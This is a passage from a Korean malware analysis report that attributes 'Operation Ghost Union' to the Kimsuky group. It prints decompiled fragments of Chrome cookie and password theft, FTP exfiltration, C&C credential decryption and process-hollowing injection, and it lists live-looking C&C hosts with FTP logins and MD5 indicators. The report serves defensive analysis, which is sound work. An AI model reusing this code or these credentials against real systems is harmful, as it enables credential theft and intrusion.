WIN-L UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200 /cmd.txt HTTP/1.1
WIN-L UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200 /cmd.txt HTTP/1.1
WIN-L UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200 /cmd.txt HTTP/1.1
WIN-L UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200 /cmd.txt HTTP/1.1

그림 22 | Winprim.dat의 명령 다운로드 시도

3) winsec.dat / Winprim.dat 프로파일링

winsec.dat과 Winprim.dat를 분석한 결과 두 악성코드가 수행하는 기능은 김수키(Kimsuky) 조직이 제작한 악성코드의 기능과 많은 부분이 일치하거나 매우 유사함을 확인했다. 그 예로 [그림 23]은 악성코드를 로딩한 프로세스가 explorer.exe인지 검증하고 뮤텍스(Mutex)의 문자열은 다르지만 중복 실행 방지를 위해 호출하는 함수의 순서를 나타낸 것으로 winsec.dat과 Winprim.dat의 구조가 일치함을 확인했다.

그림 23 | 악성코드 로딩 프로세스 검증 및 뮤텍스(Mutex) 생성 비교

또한 3개의 악성코드에서 데이터를 암/복호화할 때 사용하는 코드 및 키도 일치함을 확인했다. [그림 24]의 붉은색 박스에 포함된 HEX값이 암/복호화 키이다.

그림 24 | 암/복호화 코드 비교

Winprim.dat는 앞서 언급한 것과 같이 김수키(Kimsuky) 조직의 오퍼레이션 카바 코브라(Operation Kabar Cobra)에서 사용된 악성코드(private32.db)와 비교 시에도 감염 PC에서 폴더 및 파일 목록을 수집하는 코드가 일치함을 확인했다. [그림 25]는 폴더 및 파일 목록 수집 코드를 비교한 것이다.

2019.01 private32.db(OP. Kabar Cobra) (MD5: 9D685308D3125E14287ECB7FBE5FCD37)

```
GetWindowsDirectoryA(Buffer, 0x104u);
result = (HANDLE)sub_1000E4F8(a3, Buffer, 260);
if ( result )
{
  sub_1000A0E0(FileName, 0, 260);
  sub_10001E20(v20, 600, "\r\n\r\n%s %s\r\n\r\n", "Directories and File list of", (const char *)a3);
  WriteFile(hFile, v20, strlen(v20), &NumberOfBytesWritten, 0);
  sub_10001E20(FileName, 260, "%s\\*", (const char *)a3);
  v5 = FindFirstFileA(FileName, &FindFileData);
  if ( v5 != (HANDLE)-1 )
  {
    while ( 1 )
```

2019.12 Winprim.dat (MD5: 6dbc4dcd05a16d5c5bd431538969d3b8)

```
GetWindowsDirectoryA(Buffer, 0x104u);
result = (HANDLE)_strnicmp(String1, Buffer, 0x104u);
if ( result )
{
  FileName = 0;
  memset(v14, 0, sizeof(v14));
  sprintf_s(v12, 0x258u, "\r\n\r\n%s %s\r\n\r\n", "Directories and File list of", String1);
  WriteFile(hFile, v12, strlen(v12), &NumberOfBytesWritten, 0);
  sprintf_s(&FileName, 0x104u, "%s\\*", String1);
  v3 = FindFirstFileA(&FileName, &FindFileData);
  if ( v3 != (HANDLE)-1 )
  {
    while ( 1 )
```

그림 25 | 폴더 및 파일 목록 수집 코드 비교

winsec.dat과 Winprim.dat의 C&C 서버(happy-new-year.esy.es, 177.234.145.204, BR)는 sen.a의 C&C 서버와 마찬가지로 김수키(Kimsuky) 조직에서 최근까지 사용했다. IP를 기준으로 매핑된 URL에는 김수키(Kimsuky) 조직이 사용했거나 유사한 패턴의 URL이 다수 존재함을 확인했으며, 해당 URL 정보는 [그림 26]과 같다.




그림 26 | C&C 서버와 매핑된 URL 정보

프로파일링한 내용을 기반으로 winsec.dat, Winprim.dat도 김수키(Kimsuky) 조직에서 제작한 악성코드로 추정된다. 또한 악성코드 파생 관계가 명확하지 않아 앞서 소개한 [그림 6]에 포함하지 않은 time.a도 프로파일링한 결과 김수키(Kimsuky) 조직이 제작한 악성코드로 판단했다.

2-4. time.a 악성코드

1). time.a 분석

time.a는 구글 크롬 브라우저의 쿠키, 캐시에 저장된 URL, ID, PW 등을 탈취하는 악성코드로써, [그림 27]과 같이 탈취한 쿠키 정보는 %ProgramData%\ntcookie, 캐시 정보는 %ProgramData%\ntpwd에 평문으로 저장된다. time.a는 C&C 서버와 통신하는 기능이 없으므로 탈취한 정보는 다른 악성코드에 의해서 C&C 서버로 전송되는 것으로 추정된다.

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_10002120(&ExistingFileName, 0x104u, L"%s\\..\\Local\\Google\\Chrome\\User Data\\Default\\Cookies",
GetTempFileNameW(&PathName, &PrefixString, 0, &TempFileName);
CopyFileW(&ExistingFileName, &TempFileName, 0);
wsprintfW(&WideCharStr, L"C:\\ProgramData\\ntcookie");
```

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_10002120(
  &ExistingFileName,
  0x104u,
  L"%s\\..\\Local\\Google\\Chrome\\User Data\\Default\\Login Data",
  (char)&pszPath);
GetTempFileNameW(&PathName, &PrefixString, 0, &TempFileName);
CopyFileW(&ExistingFileName, &TempFileName, 0);
wsprintfW(&WideCharStr, L"C:\\ProgramData\\ntpwd");
```

그림 27 | 크롬의 쿠키, 캐시 정보 탈취 코드

[그림 28]은 파일에 저장된 쿠키, 캐시 정보이다.

```
[
{
        "id": 1,
        "domain": ".wayfair.com",
        "name": "CSNUtId",
        "path": "/",
        "expirationDate": 13791957245.000000,
        "secure": false,
        "httpOnly": false,
        "session": false,
        "hostOnly": true,
        "storeId": "-1",
        "value": "a2d02065-5892-0578-069d-458eade88102"
},
```

ntcookie

```
url:https://www.ahnlab.com/kr/site/login/loginForm.do
        user:ah     _id
        pass:ah     _pw■■■■■■■LMEM■
```

ntpwd

그림 28 | 파일에 저장된 쿠키, 캐시 정보

2) time.a 프로파일링

안랩이 보유한 time.a 및 변종을 분석한 결과 악성 기능을 수행하는 Query() 함수가 공통적으로 존재하며, 2019년 7월부터 발견된 변종에서는 크롬 쿠키 정보를 탈취하는 기능 외에 크롬 캐시에 저장된 사용자의 계정 정보를 탈취하는 기능이 추가로 존재한다.

[표 6]은 time.a와 변종의 기능을 비교하여 나타낸 것이다. 지난 2019년 6월에 발견된 3개의 변종에는 탈취한 크롬 쿠키 정보를 C&C 서버로 전송하는 기능이 존재하지만 2019년 7월부터의 변종에서는 C&C 서버와 통신하는 기능이 존재하지 않으므로 이때 탈취한 크롬 쿠키 정보 및 사용자의 계정 정보는 다른 악성코드가 C&C 서버로 전송하는 것으로 추정된다.

발견일	파일명	함수명	기능	C&C 서버
2019.06	fxGpdu000.dat	Query	쿠키 정보 탈취	date0707.cafe24.com / date0707 / z1t5s5s7z
		PCheck	프로세스 정보 탈취	
2019.06	GooChk0000.dat	Query	쿠키 정보 탈취	ondol.inodea.co.kr / ondol / od1213
2019.06	GooChk0.dat	Query	쿠키 정보 탈취	ondol.inodea.co.kr / ondol / od1213
2019.07	Ntdlll.dll	Query	쿠키 정보 탈취 캐시 정보 탈취	없음
2019.12	time.a	Query	쿠키 정보 탈취 캐시 정보 탈취	없음

표 6 | time.a 및 변종의 기능 비교

2019년 6월에 발견된 변종은 감염 PC에서 탈취한 크롬 쿠키 및 프로세스 정보를 파일로 저장한 후 C&C 서버로 전송하기 전 탈취한 정보가 저장된 파일을 압축 및 암호화한다. 그 후 [그림 30]과 같이 암호화되어 있는 C&C 서버 정보를 복호화한 후 FTP로 동작 중인 C&C 서버로 탈취한 정보를 전송한 후 삭제한다.

```
add     esp, 10h
lea     eax, [ebp+TempFileName]
push    eax             ; lpTempFileName
push    0               ; uUnique
push    offset Caption  ; lpPrefixString
push    offset PathName ; lpPathName
call    ds:GetTempFileNameW
push    0               ; bFailIfExists
lea     eax, [ebp+TempFileName]
push    eax             ; lpNewFileName
lea     eax, [ebp+ExistingFileName]
push    eax             ; lpExistingFileName
call    ds:CopyFileW
push    offset PathName
lea     eax, [ebp+WideCharStr]
push    offset aScobraCookie ; "%scobra_cookie"
push    eax             ; LPWSTR
call    ds:wsprintfW
```

```
                        ; CODE XREF: sub_100016F0+148↓j
mov     cl, [esi]       ; FTP ID 복호화
mov     edx, eax
imul    eax, 343FDh
xor     cl, dl
mov     dl, cl
shr     dl, 1
mov     bl, cl
add     bl, bl
xor     dl, bl
and     dl, 55h
add     cl, cl
xor     dl, cl
add     eax, 269EC3h
mov     [esi], dl       ; [+] 복호화 전:
```

```
                        ; CODE XREF: sub_100016F0+217↑j
mov     ebx, [ebp+lpszLocalFile]
push    0               ; dwContext
push    2               ; dwFlags
push    [ebp+lpszNewRemoteFile] ; lpszNewRemoteFile
push    ebx             ; lpszLocalFile
push    esi             ; hConnect
call    ds:FtpPutFileA
cmp     eax, 1
jnz     short loc_1000194D
push    ebx             ; lpFileName
mov     [ebp+var_6C], eax
call    ds:__imp_DeleteFileA
```

그림 30 | fxGpdu000.dat의 정보 수집, C&C 서버 복호화 및 탈취 정보 전송

[그림 30]에서 fxGpdu000.dat의 복호화 코드는 김수키(Kimsuky) 조직이 2019년 07월 국내 국가 기관에 대한 해킹 시도 시 사용했던 악성코드의 C&C 서버 복호화 코드와 일치한다. [그림 31]은 복호화 코드를 비교한 것이다.

```
while ( v7 < (char *)&v36 );
__writeeflags(v6);
*(_WORD *)&szPassword[8] = word_100CA784;
*(_QWORD *)szPassword = qword_100CA77C;
v23 = szPassword;
v10 = __readeflags();
v11 = v23;
v12 = 0xD47E19C4;
do
{
  v13 = v12 ^ *v11;
  v12 = 214013 * v12 + 2531011;
  *v11++ = (2 * v13) ^ ((2 * v13) ^ (v13 >> 1)) & 0x55;
}
```

2019.06 fxGpdu000.dat
(MD5: af3bdaa30662565e18e2959f5a35c882)

```
while ( v7 < (char *)&v38 );
__writeeflags(v6);
*(_DWORD *)&szPassword[8] = dword_10011F14;
*(_QWORD *)szPassword = qword_10011F0C;
v23 = szPassword;
v10 = __readeflags();
v11 = v23;
v12 = 0xD47E91D5;
do
{
  v13 = v12 ^ *v11;
  v12 = 214013 * v12 + 2531011;
  *v11++ = (2 * v13) ^ ((2 * v13) ^ (v13 >> 1)) & 0x55;
}
```

2019.07 ChromeDrop.dat
(MD5: b8c63340b2fc466ea6fe168000fedf2d)

그림 31 | 복호화 코드 비교

[표 6]에 포함된 악성코드의 쿠키 정보를 탈취하는 코드를 분석한 결과 코드의 구조 및 호출하는 함수가 동일하다. 다만 [그림 32]와 같이 해당 함수의 호출 순서와 탈취한 쿠키 정보를 저장하는 파일명이 다른 것을 확인할 수 있다.

2019.06 fxGpdu000.dat (MD5: af3bdaa30662565e18e2959f5a35c882)

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_100031C0(
  &ExistingFileName,
  0x104u,
  (wchar_t *)L"%sWW..WWLocalWWGoogleWWChromeWWUser DataWWDefaultWWCookies",
  (char)&pszPath);
GetTempFileNameW(&PathName, &Caption, 0, &TempFileName);
CopyFileW(&ExistingFileName, &TempFileName, 0);
wsprintfW(&WideCharStr, L"%scobra_cookie", &PathName);
v0 = wcslen(&WideCharStr);
if ( (int)(v0 + 1) <= 0x3FFFFFFF )
{
  v1 = 2 * (v0 + 1);
  v2 = alloca(v1);
  if ( v6 )
  {
    v6[0] = 0;
    WideCharToMultiByte(3u, 0, &WideCharStr, -1, v6, v1, 0, 0);
  }
```

2019.06 GooChk0000.dat (MD5: 6574e952e2833625f68f4ebd9983b18e)

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_10002AA0(
  &WideCharStr,
  0x104u,
  (wchar_t *)L"%sWW..WWLocalWWGoogleWWChromeWWUser DataWWDefaultWWCookies",
  (char)&pszPath);
v2 = wcslen(&WideCharStr);
if ( (int)(v2 + 1) <= 0x3FFFFFFF )
{
  v3 = 2 * (v2 + 1);
  v4 = alloca(v3);
  if ( v11 )
  {
    v11[0] = 0;
    WideCharToMultiByte(3u, 0, &WideCharStr, -1, v11, v3, 0, 0);
  }
}
GetTempPathW(0x104u, &Buffer);
GetTempFileNameW(&Buffer, &PrefixString, 0, &TempFileName);
CopyFileW(&WideCharStr, &TempFileName, 0);
wsprintfW(&FileName, L"%scobra_cookie", &Buffer);
```

2019.07 Ntdlll.dll (MD5: a6dd2b173cb3dc3c144968fb6bed2291)

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_10002120(
  &ExistingFileName,
  0x104u,
  (wchar_t *)L"%sWW..WWLocalWWGoogleWWChromeWWUser DataWWDefaultWWCookies",
  (char)&pszPath);
GetTempFileNameW(&PathName, &PrefixString, 0, &TempFileName);
CopyFileW(&ExistingFileName, &TempFileName, 0);
wsprintfW(&WideCharStr, L"%scobra_cookie", &PathName);
v0 = wcslen(&WideCharStr);
if ( (int)(v0 + 1) <= 0x3FFFFFFF )
{
  v1 = 2 * (v0 + 1);
  v2 = alloca(v1);
  if ( v6 )
  {
    v6[0] = 0;
    WideCharToMultiByte(3u, 0, &WideCharStr, -1, v6, v1, 0, 0);
```

2019.12 time.a (MD5: 6671764638290bcb4aedd6c2e1ec1f45)

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_10002120(&ExistingFileName, 0x104u, L"%sWW..WWLocalWWGoogleWWChromeWWUser DataWWDefaultWWCookies"
GetTempFileNameW(&PathName, &PrefixString, 0, &TempFileName);
CopyFileW(&ExistingFileName, &TempFileName, 0);
wsprintfW(&WideCharStr, L"C:WWProgramDataWWntcookie");
v0 = wcslen(&WideCharStr);
if ( (int)(v0 + 1) <= 0x3FFFFFFF )
{
  v1 = 2 * (v0 + 1);
  v2 = alloca(v1);
  if ( &v6 )
  {
    LOBYTE(v6) = 0;
    WideCharToMultiByte(3u, 0, &WideCharStr, -1, (LPSTR)&v6, v1, 0, 0);
```

그림 32 | 크롬 쿠키 정보 탈취 코드 비교

2-5. aka32.exe 악성코드

김수키(Kimsuky) 조직은 악성코드의 원활한 실행을 위해 sen.a를 통해 오픈 소스 기반의 UAC(User Account Control, 이하 UAC) 우회 툴인 aka32.exe를 감염 PC에 다운로드했다. 해당 aka32.exe에는 다수의 UAC 우회 기법들이 포함되어 있지만 감염 PC의 운영체제의 빌드 버전에 따라 UAC 우회 기법의 성공 여부가 달라지므로 어떤 우회 기법을 사용했는지는 확인할 수 없었다. [그림 33]은 운영체제의 빌드 버전과 UAC 옵션 메시지이다.

```
sub_401843(&v9, (char *)L"Current Windows Build: ");
v7 = ((int (*)(void))sub_401878)();
sub_4012F6(*(_DWORD *)(v1 + 52), v7);
sub_4017AB(&v9, (char *)L"WnMinimum Windows Build Required: ");
v8 = sub_401878(&v9);
sub_4012F6(v2[2], v8);
return -1073741637;

f ( v4 >= this[3]
&& sub_40B1FE(L"This method fixed/unavailable in the current version of Windows, do you still want to continue?") == 7 )
```

그림 33 | 운영체제의 빌드 버전과 UAC 옵션 메시지

UAC 우회가 성공한 경우, aka32.exe에는 [그림 34]와 같이 ShellExecuteA()를 호출하여 sen.a가 다운로드한 Installer.exe를 실행하는 코드가 존재한다.

```
if ( (unsigned __int8)sub_4026CE(0) )
{
  ShellExecuteA(0, "open", "Installer.exe", 0, "C:\\ProgramData\\", 0);
```

그림 34 | aka32.exe의 Installer.exe 실행 코드

2-6. v3rupdate.exe / v3rdupdate.exe 악성코드

1) v3rupdate.exe, v3rdupdate.exe 분석

v3rupdate.exe와 v3rdupdate.exe를 분석한 결과, 이들 두 악성코드에는 암호화된 RDP Wrapper가 공통적으로 존재하며, [그림 35]를 통해 실행 파일로 복호화하는 것으로 확인됐다.

```
                        ; CODE XREF: _main+CE↓j
mov     eax, dword_40EEB0[esi] ; 악성코드 복호화
mov     [esp+164E20h+var_164E1C], eax
mov     eax, dword_40EEB4[esi]
push    ecx
lea     edx, [esp+164E24h+var_164E1C]
mov     [esp+164E24h+var_164E18], eax
call    sub_401270      ; 복호화 코드
```

```
                        ; CODE XREF: sub_401270+1B↑
                        ; sub_401270+69↓j
mov     edx, esi
shr     edx, 5
mov     ecx, esi
shl     ecx, 4
xor     edx, ecx
mov     ecx, eax
shr     ecx, 0Bh
and     ecx, 3
add     edx, esi
mov     ecx, dword_40EEA0[ecx*4]
add     ecx, eax
xor     edx, ecx
sub     edi, edx
```

그림 35 | 암호화된 RDP Wrapper 복호화 코드

복호화된 RDP Wrapper는 cmd.exe의 메모리에 인젝션되어 실행되므로 파일리스(Fileless) 악성코드라고 볼 수 있으며, 사용자 모르게 감염 PC의 RDP 서비스를 활성화하여 외부에서 감염 PC에 접근할 수 있는 환경을 제공한다.

v3rdupdate.exe는 -i -o 옵션을, v3rupdate.exe는 -w옵션을 통해 복호화된 RDP Wrapper를 실행한다. [그림 36]은 cmd.exe 인젝션 코드이다.

```
if ( !CreateProcessA(
        "C:\\Windows\\system32\\cmd.exe",
        "cmd.exe -w",
        0,
        0,
        0,
        0x8000004u,
        0,
        0,
        &StartupInfo,
        &ProcessInformation) )
  break;
```

```
    WriteProcessMemory(
      ProcessInformation.hProcess,
      &v13[*(_DWORD *)((char *)&v2[v8 + 65] + v2[15])],
      (char *)v2 + *(_DWORD *)((char *)&v2[v8 + 67] + v2[15])
      *(_DWORD *)((char *)&v2[v8 + 66] + v2[15]),
      0);
    v8 += 10;
    ++v12;
  }
  while ( v12 < *(unsigned __int16 *)(v3 + 6) );
  v4 = v11;
}
WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)(v4->
v4->Eax = (DWORD)&v13[*(_DWORD *)(v3 + 40)];
SetThreadContext(ProcessInformation.hThread, v4);
ResumeThread(ProcessInformation.hThread);
```

그림 36 | cmd.exe 인젝션 코드

2) v3rupdate.exe, v3rdupdate.exe 프로파일링

감염 PC에서 RDP 서비스를 활성화하는 두 악성코드는 동일한 PDB 정보를 가지고 있으며, 두 악성코드뿐만 아니라 프로파일링을 통해서 김수키(Kimsuky) 조직이 제작한 것으로 확인된 m1.a의 PDB에서도 유사한 부분이 발견되었다.

[표 7]의 3개의 악성코드가 가진 PDB 정보를 비교해보면 공통적으로 “E:\Dev\Rat\0_Troj\0_Ver”가 포함되어 있다. 이를 볼 때 3개의 악성코드는 유사한 경로에 저장된 각 소스로부터 제작되었으며, m1.a가 김수키(Kimsuky) 조직이 제작한 악성코드이기 때문에 v3rupdate.exe, v3rdupdate.exe 이들 악성코드 또한 동일한 해킹 조직인 김수키에서 제작한 것으로 추정된다.

파일명	MD5	PDB INFO
v3rupdate.exe	4d6832ddf9e5ca4ee90f72a4a7598e9f	E:\Dev\Rat\0_Troj\0_Ver2\6_PE-Crypt\pecrypter\Release\pecrypter.pdb
v3rdupdate.exe	44bc819f40cdb29be74901e2a6c77a0c	E:\Dev\Rat\0_Troj\0_Ver2\6_PE-Crypt\pecrypter\Release\pecrypter.pdb
m1.a	367d053efd3eaeefff3e7eb699da78fd	E:\Dev\Rat\0_Troj\0_Ver3\Casper.dll\Release\AllFileList.pdb

표 7 | PDB 정보 비교

2-7. tlink.exe / cygwin1.dll 악성코드

김수키(Kimsuky)는 감염 PC에 TCP Gender Changer라는 오픈 소스 기반의 릴레이 툴을 다운로드하게 했다. 아마도 해당 툴을 사용하여 감염 PC를 통해 내부의 다른 PC와 통신 시도를 하려고 했던 것으로 추정된다.




그림 37 | TCP Gender Changer의 공식 사이트(https://github.com/maaaaz/tgcd-windows)

2-8. 악성코드 헤더 분석

이번 공격에 사용된 상당 수의 악성코드에서 타임스탬프(Timestamp)가 조작된 것으로 의심되는 특징을 발견했다. [표 8]은 악성코드의 타임스탬프(Timestamp) 정보이다.

파일명	타임스탬프(Timestamp)	생성 시간	해킹 조직
sen.a	2013.01.01 00:28:28	2019.12.05 10:23:03	안다리엘(Andariel)
Installer.exe	2013.01.01 00:07:08	2019.12.05 16:49:09	안다리엘(Andariel)
wstmmgr.dll	2013.01.01 00:04:11	2019.12.10 17:55:01	안다리엘(Andariel)
m1.a	2013.01.01 00:01:18	2019.12.05 10:23:09	김수키(Kimsuky)
winsec.dat	2019.12.05 09:53:25	2019.12.05 11:18:47	김수키(Kimsuky)
Winprim.dat	2019.12.05 09:54:05	2019.12.05 16:24:53	김수키(Kimsuky)
v3rdupdate.exe	2013.01.01 01:21:59	2019.12.17 08:12:49	김수키(Kimsuky)
v3rupdate.exe	2013.01.01 01:28:37	2019.12.17 09:46:48	김수키(Kimsuky)
aka32.exe	2013.01.01 00:29:33	2019.12.05 16:49:08	김수키(Kimsuky)
time.a	2013.01.01 00:39:33	2019.12.05 11:48:54	김수키(Kimsuky)

표 8 | 악성코드의 타임스탬프(Timestamp) 정보

특징적인 점은 [표 8]에서 winsed.dat와 Winprim.dat를 제외한 나머지 악성코드의 타임스탬프(Timestamp)가 2013년 1월 1일 00시 ~ 01시 사이로 집중되어 있지만 실제 악성코드가 감염 PC에 생성된 시간은 2019년 12월에 집중되어 있다는 점이다.

타임스탬프(Timestamp)가 조작된 것으로 의심할 수 있는 추가 특징은 aka32.exe에 존재한다. aka32.exe의 공식 사이트(https://github.com/hfiref0x/UACME)에 접속해보면 해당 프로젝트의 시작은 2014년부터인 것으로 확인된다.




그림 38 | aka32.exe의 공식 사이트(https://github.com/hfiref0x/UACME)

이번 공격에 사용된 aka32.exe의 타임스탬프(Timestamp)가 공식 사이트에서 확인된 프로젝트의 시작 년도인 2014년보다 이전 시점인 점으로 미루어 aka32.exe의 타임스탬프(Timestamp)가 조작된 것으로 추정할 수 있으며, 이와 함께 상당 수의 악성코드 타임스탬프(Timestamp)가 aka32.exe와 비슷한 시간대임을 보아 조작된 것으로 판단된다.

또한 [표 8]에 포함된 악성코드의 리치 헤더(Rich Header)를 분석한 결과 각 악성코드를 제작하기 위해서 사용한 컴파일러가 동일함을 확인했다. 하지만 리치 헤더(Rich Header)는 조작이 가능하므로 프로파일링 시 핵심 지표로 사용하기보다는 참고 지표 정도로 사용되었다. [표 9]는 악성코드의 md5와 컴파일러 정보이다.

파일명	MD5	컴파일러 정보
aka32.exe	f2d2b7cba74421a490be78fa8cf7111d	Visual C++ 11.0 2012 (build 50727)
v3rupdate.exe	4d6832ddf9e5ca4ee90f72a4a7598e9f	Visual C++ 11.0 2012 (build 50727)
Winprim.dat	6dbc4dcd05a16d5c5bd431538969d3b8	Visual C++ 11.0 2012 (build 50727)
winsec.dat	7b0c06c96caadbf6976aa1c97be1721c	Visual C++ 11.0 2012 (build 50727)
wstmmgr.dll	7fd2e2e3c88675d877190abaa3002b55	Visual C++ 11.0 2012 (build 50727)
sen.a	30bd4c48ccf59f419d489e71acd6bfca	Visual C++ 11.0 2012 (build 50727)
v3rdupdate.exe	44bc819f40cdb29be74901e2a6c77a0c	Visual C++ 11.0 2012 (build 50727)
m1.a	367d053efd3eaeefff3e7eb699da78fd	Visual C++ 11.0 2012 (build 50727)
time.a	6671764638290bcb4aedd6c2e1ec1f45	Visual C++ 11.0 2012 (build 50727)
Installer.exe	ac6f0f14c66043e5cfbc636ddec2d62c	Visual C++ 11.0 2012 (build 50727)

표 9 | 악성코드의 컴파일러 정보

3 결론

오퍼레이션 고스트 유니온(Operation Ghost Union) 공격에서 최초로 실행된 악성 엑셀 파일의 악성코드는 확보하지 못했지만 해당 악성코드를 통해 파생된 다수의 악성코드에 대한 상세 분석과 프로파일링한 내용을 토대로 이번 공격은 김수키(Kimsuky) 조직의 단독 작전인 것으로 결론내렸다. 한편, 안다리엘(Andariel) 조직의 악성코드를 사용한 것은 해킹 주체 파악에 혼란을 주기 위한 것으로 추정된다. 공격에 사용된 악성코드를 개별로 분석했다면 안다리엘(Andariel)과 김수키(Kimsuky) 조직이 각각 독립된 작전을 수행한 것이라 판단했을 것이다. 오퍼레이션 고스트 유니온의 주체를 밝히는 것 또한 쉽지 않았을 것으로 생각된다.

오퍼레이션 고스트 유니온(Operation Ghost Union)은 공격에 이용된 악성코드에 대한 상세 분석도 중요하지만 악성코드와 관련된 최대한 많은 자료를 확보하여 프로파일링을 심도있게 진행하는 것 또한 중요하다는 것을 알려준 공격 사례 중 하나가 될 것이다.

프로파일링은 100% 확신이 아닌 여러 경우의 수에서 어느 하나에 가까워지는 가능성을 찾아가는 작업이므로 단편적인 결과만으로 섣불리 결론을 내려서는 안된다. 또한 오퍼레이션 고스트 유니온에서 경험했듯이 디지털 자료는 쉽게 조작 및 모방이 가능하므로 해킹 조직을 프로파일링하기 위해서는 정보의 취합 및 공유 등 많은 시간과 노력이 필요하다.

4 IoC(Indicator of Compromise)

4-1. MD5

[+] 메인 샘플

No.	MD5	V3진단명	V3진단버전
1	6dbc4dcd05a16d5c5bd431538969d3b8	Backdoor/Win32.Akdoor	2019.12.23.04
2	7b0c06c96caadbf6976aa1c97be1721c	Backdoor/Win32.Akdoor	2019.12.23.04
3	e00afffd48c789ea1b13a791476533b1	Dropper/Win32.Akdoor	2019.12.23.04
4	f2d2b7cba74421a490be78fa8cf7111d	Trojan/Win32.BypassUAC	2019.12.23.04
5	2dea7e6e64ca09a5fb045ef2578f98bc	Dropper/Win32.Akdoor	2019.12.23.04
